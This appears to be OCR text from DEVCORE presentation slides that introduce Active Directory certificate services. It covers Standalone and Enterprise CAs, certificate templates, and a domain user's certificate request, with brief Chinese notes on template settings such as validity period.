
Standalone CA

DEVCORE

AD

Enterprise CA


Integration



Standalone CA

DEVCORE

Enterprise CA




Manage

Certificate

DEVCORE

Enterprise CA




Manage


Certificate

DEVCORE


Certificate Template

Enterprise CA







DEVCORE


Certificate
Template
Enterprise CA
Request
Domain User
DEVCORE

Certificate Template

Enterprise CA






Request


Domain User

DEVCORE

Certificate
Template

Enterprise CA







一堆憑證相關的設定
根據設定來發憑證

DEVCORE


Enterprise CA



Certificate Template




E.g. 憑證生效期限




DEVCORE

